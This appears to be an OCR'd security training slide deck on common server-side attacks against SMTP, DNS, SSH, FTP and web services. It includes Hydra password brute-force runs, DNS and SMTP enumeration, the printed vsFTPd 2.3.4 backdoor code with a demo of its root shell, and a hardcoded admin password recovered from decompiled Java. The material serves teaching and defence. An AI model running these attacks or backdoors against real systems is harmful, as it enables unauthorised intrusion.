
Anatomy of server-side attacks

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS



Anatomy of server-side attacks

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS



Anatomy of server-side attacks

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS




Image from Wikimedia Commons

Table of contents

For simplicity, we can consider 3 main and independent security components, so your security basically depends on:

- ✓ Architecture
  - This is the formal specification (as defined in RFC) or the algorithm itself (e.g. in cryptography).
  - This component may be impacted by misconception problems (e.g. the default password for the Zebra dynamic routing daemon in Netgear DG834G devices, which offered the ability to remotely modify network routes and redirect traffic).

- ✓ Implementation
  - This refers to how the architecture or algorithm has been implemented.
  - This component may be impacted by misconfiguration problems and unsecure coding, e.g.:
    - CVS/FTP which allows anonymous connection or SMTP Open Relay
    - missing patches or third-party library updates
    - admin console reachable from outside
    - Directory listing enabled
    - Application server configuration allows stack traces to be returned to users

- ✓ Operation thereof
  - This refers to the operational layer.
  - This component may be impacted by operator issues, such as :
    - Choosing a brute-forcable password on a publicly reachable router's interface
    - Using a common word as a password for network resources
    - Accidental disclosure of a shared key
    - Configurations sent to untrusted third parties


These key components even apply to physical security:

- ✓ Your door lock may have design weaknesses.
  - E.g. Is it made with the good material?
- ✓ The lock can suffer from manufacturing mistakes.
  - E.g. Is it properly fixed to the door?
- ✓ And of course the lock can also suffer from operational mistakes.
  - Have you left the key under the doormat?

Table of contents

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

According to Juniper Honeypot statistics:



Common server-side attacks

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Common publicly exposed services are:

- ✓ SMTP
- ✓ DNS
- ✓ SSH & VPN
- ✓ FTP
- ✓ HTTP(S)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Common SMTP attacks:

- ✓ Spam & fake mails relaying
- ✓ Usernames guessing **#demo**
- ✓ Brute Forcing & dictionary attack
- ✓ DoS

```
C:\Users\FBOURLA>nc smtp1.db.com 25
220 db.com ESMTP (Tue, 30 Aug 2011 12:59:22 GMT) C=UK NO UCE
helo frog.jp
250 nyjinsmp01.us.db.com Hello [79.141.85.26], pleased to meet you
mail from: frogito@frogito.ch
553 5.1.8 frogito@frogito.ch... Domain of sender address frogito@frogito.ch does not exist

mail from: frogito@htbridge.ch
250 2.1.0 frogito@htbridge.ch... Sender ok
rcpt to: nobodyhere@db.com
550 5.1.1 nobodyhere@db.com... User unknown
rcpt to: f                r@db.com
250 2.1.5 f                r@db.com... Recipient ok
quit
221 Closing connection. Good bye.
```

Common DNS attacks:

- ✓ DoS & DDoS
- ✓ Zone Transfer **#demo**
- ✓ Subdomains enumeration
- ✓ DNS Cache Poisoning

```
root@bt:/pentest/enumeration/dns/jarf-dnsbrute# perl jarf-dnsbrute.pl bluewin.ch
 ../dicos/hostsa.txt
smtp.bluewin.ch;195.186.133.241;FL
smtp.bluewin.ch;195.186.5.241;FL
mail.bluewin.ch;195.186.18.142;FL
mail.bluewin.ch;195.186.19.142;FL
pop.bluewin.ch;195.186.99.42;FL
ftp.bluewin.ch;195.186.6.165;FL
www.bluewin.ch;195.186.17.33;FL
ns1.bluewin.ch;195.186.1.121;FL
ns2.bluewin.ch;195.186.4.121;FL
imap.bluewin.ch;195.186.227.40;FL
time.bluewin.ch;195.186.1.100;FL
auth.bluewin.ch;195.186.4.133;FL
ntp.bluewin.ch;195.186.4.100;FL
imaps.bluewin.ch;195.186.99.41;FL
pop3s.bluewin.ch;195.186.227.43;FL
radius.bluewin.ch;195.186.17.223;FL
```

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Common SSH & VPN attacks:

- ✓ Brute Forcing
- ✓ dictionary attack #demo
- ✓ DoS

```
root@bt:/pentest/passwords# hydra -l root -P dicos/FRoGito-v1.2.txt -f
 -e ns -T 1 -v -w 1 192.168.91.134 ssh
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allow
ed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2011-09-05 12:06:32
Warning: More tasks defined than allowed per maximal connections per s
erver. Tasks reduced to 1.
[DATA] 1 tasks, 1 servers, 75979 login tries (l:1/p:75979), ~75979 tri
es per task
[DATA] attacking service ssh on port 22
[VERBOSE] Resolving addresses ... done
[22][ssh] host: 192.168.91.134   login: root   password: dontaskit
[STATUS] attack finished for 192.168.91.134 (valid pair found)
Hydra (http://www.thc.org/thc-hydra) finished at 2011-09-05 12:06:43
```

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Common FTP attacks:

- ✓ Anonymous access
- ✓ Chroot failure & Path traversal
- ✓ Bounce attack
- ✓ Brute Forcing
- ✓ dictionary attack **#demo**

```
root@bt:/pentest/passwords# hydra -l flaccac -P dicos/FRoGito-v1.2.txt -f -e ns -v 192.168.91.136 ftp
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2011-09-07 06:23:38
[DATA] 16 tasks, 1 servers, 75980 login tries (l:1/p:75980), ~4748 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[21][ftp] host: 192.168.91.136   login: flaccac   password: soleil
[STATUS] attack finished for 192.168.91.136 (valid pair found)
Hydra (http://www.thc.org/thc-hydra) finished at 2011-09-07 06:23:54
root@bt:/pentest/passwords#
```

The FTP banner seems to indicate that we are facing an up-to-date program... As the latest version of vsFTPd acually is v.2.3.4.

```
root@bt:~# ftp 192.168.91.136
Connected to 192.168.91.136.
220 (vsFTPd 2.3.4)
```

Unfortunately, this does not necessary means that it is absolutely safe:

- ✓ Maybe the software is affected by a 0-day vulnerability?
- ✓ Maybe you have not installed the official version and its code has been compromised before you download the package?

For example, if you installed vsFTPd this year between the 30 June and the 3 July without particularly paying attention to the package signature, then you might have exposed your server to remote attackers...

Indeed, the master site for this widely used FTP package (e.g. within isc.org, suse.com, debian.com, freebsd.com, gnu.org, redhat.com, etc.) was compromised, and the latest version was backdoored.

As you can see, any publicly reachable service increases your threats exposure. For this reason, it is advised to only install strictly needed services on your servers.

In this recent attack, the official .tar.gz package was altered, and a few lines were added to "str.c" source code:

```
diff -ur vsftpd-2.3.4/str.c vsftpd-2.3.4.4players/str.c
--- vsftpd-2.3.4/str.c  2011-06-30 15:52:38.000000000 +0200
+++ vsftpd-2.3.4.4players/str.c 2008-12-17 06:54:16.000000000 +0100
@@ -569,11 +569,6 @@
     {
       return 1;
     }
-    else if((p_str->p_buf[i]==0x3a)
-    && (p_str->p_buf[i+1]==0x29))
-    {
-      vsf_sysutil_extra();
-    }
   }
   return 0;
 }
```

A basic payload was added in “sysdeputil.c”:

```
-vsf_sysutil_extra(void)
-{
-  int fd, rfd;
-  struct sockaddr_in sa;
-  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
-  exit(1);
-  memset(&sa, 0, sizeof(sa));
-  sa.sin_family = AF_INET;
-  sa.sin_port = htons(6200);
-  sa.sin_addr.s_addr = INADDR_ANY;
-  if((bind(fd,(struct sockaddr *)&sa,
-  sizeof(struct sockaddr))) < 0) exit(1);
-  if((listen(fd, 100)) == -1) exit(1);
-  for(;;)
-  {
-    rfd = accept(fd, 0, 0);
-    close(0); close(1); close(2);
-    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
-    execl("/bin/sh","sh",(char *)0);
-  }
-}
```

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Here is what happen on the victim's server:

```
root@ubuntu:~# netstat -taupen | grep -i vsftpd
root@ubuntu:~# netstat -taupen | grep -i vsftpd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      0          404425     6764/vsftpd
root@ubuntu:~# netstat -taupen | grep -i vsftpd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      0          404425     6764/vsftpd
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      0          404499     6775/vsftpd
tcp        0      0 192.168.91.136:21       192.168.91.138:57219    ESTABLISHED 0          404426     6775/vsftpd
root@ubuntu:~#
```

While you remotely play with your FTP client:

```
root@bt:~# ftp 192.168.91.136
Connected to 192.168.91.136.
220 (vsFTPd 2.3.4)
Name (192.168.91.136:root): d:)
331 Please specify the password.
Password:
```

```
root@bt:~# nc 192.168.91.136 6200
(UNKNOWN) [192.168.91.136] 6200 (?) : Connection refused
root@bt:~# nc 192.168.91.136 6200
whoami
root
ls /home/kwan
bad-vsftpd-2.3.4
Desktop
Documents
Downloads
```

#demo

Web applications have rapidly grown. Complex business applications are now often delivered through HTTP(S).

As a consequence, Web Hacking activities have greatly increased... There is a lot of attacks! We can even find worms which propagate via HTTP.

This is the place of choice for many hacking groups, such as TeaMpOisoN, LulzSec, th3j35t3r or Anonymous. Recent victims include HBGary, Sony, Microsoft, FBI, Nintendo, etc. Most of them suffered from SQLi and/or DDoS.

HTTP Attack #1- Information Disclosure:

- ✓ information leakage in comments
- ✓ Full Path Leakage in error messages
- ✓ Forgotten phpinfo **#demo**
- ✓ Talkative robots.txt **#demo**

```
User-agent: Googlebot
User-agent: wget
User-agent: webzip
User-agent: *
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
```

- ✓ Another example of such threats would be to rely on any language to support all security aspects for you.
- ✓ As Java Strings are based on char arrays and its compiler automatically checks array bounds, this is for example a nice language to prevent Buffer Overflows.
- ✓ Nevertheless, this doesn't mean that your application is security bug free. It may still have some logic flaws or offer information.

```
000009A0  9C 00 A6 01 00 06 43 65  6E 74 65 72 01 00 05 53  ▌.¦...Center...S
000009B0  6F 75 74 68 0C 00 A7 00  A8 01 00 05 61 64 6D 69  outh..§.¨...admi
000009C0  6E 07 00 A9 0C 00 AA 00  AB 01 00 0A 41 34 7A 31  n..©..ª.«...A4z1
000009D0  74 38 72 70 36 32 0C 00  51 00 46 01 00 1E 4C 6F  t8rp62..Q.F...Lo
000009E0  67 69 6E 20 6F 75 20 6D  6F 74 20 64 65 20 70 61  gin ou mot de pa
000009F0  73 73 65 20 69 6E 76 61  6C 69 64 65 07 00 AC 0C  sse invalide..¬.
00000A00  00 AD 00 A6 0C 00 AE 00  46 01 00 23 77 65 65 6B  .-.¦..®.F..#week
00000A10  61 75 74 68 65 6E 74 69  66 69 63 61 74 69 6F 6E  authentification
00000A20  2F 61 64 6D 69 6E 70 61  6E 65 6C 2E 70 6E 67 0C  /adminpanel.png.
```

- ✓ Even if sensitive strings are not available within simple hex dump, attackers can still analyse decompiled code:

```
    mainPanel.add(labelNom);
    mainPanel.add(areaNom);
    mainPanel.add(labelPass);
    mainPanel.add(areaPass);
    mainPanel.setBackground(Color.white);
    SpringLayout layout = new SpringLayout();
    mainPanel.setLayout(layout);
    SpringUtilities.makeCompactGrid(mainPanel, 2, 2, 10, 10, 5, 5);
    add(topLogo, "North");
    add(mainPanel, "Center");
    add(btConnect, "South");
}

private void checkLogin()
{
    if(areaNom.getText().equals("admin") && areaPass.getText().equals("A4z1t8rp62"))
        showAdminPanel();
    else
        JOptionPane.showMessageDialog(null, "Login ou mot de passe invalide");
}

private void showAdminPanel()
{
    removeAll();
```


HTTP Attack #2 - Session Prediction:

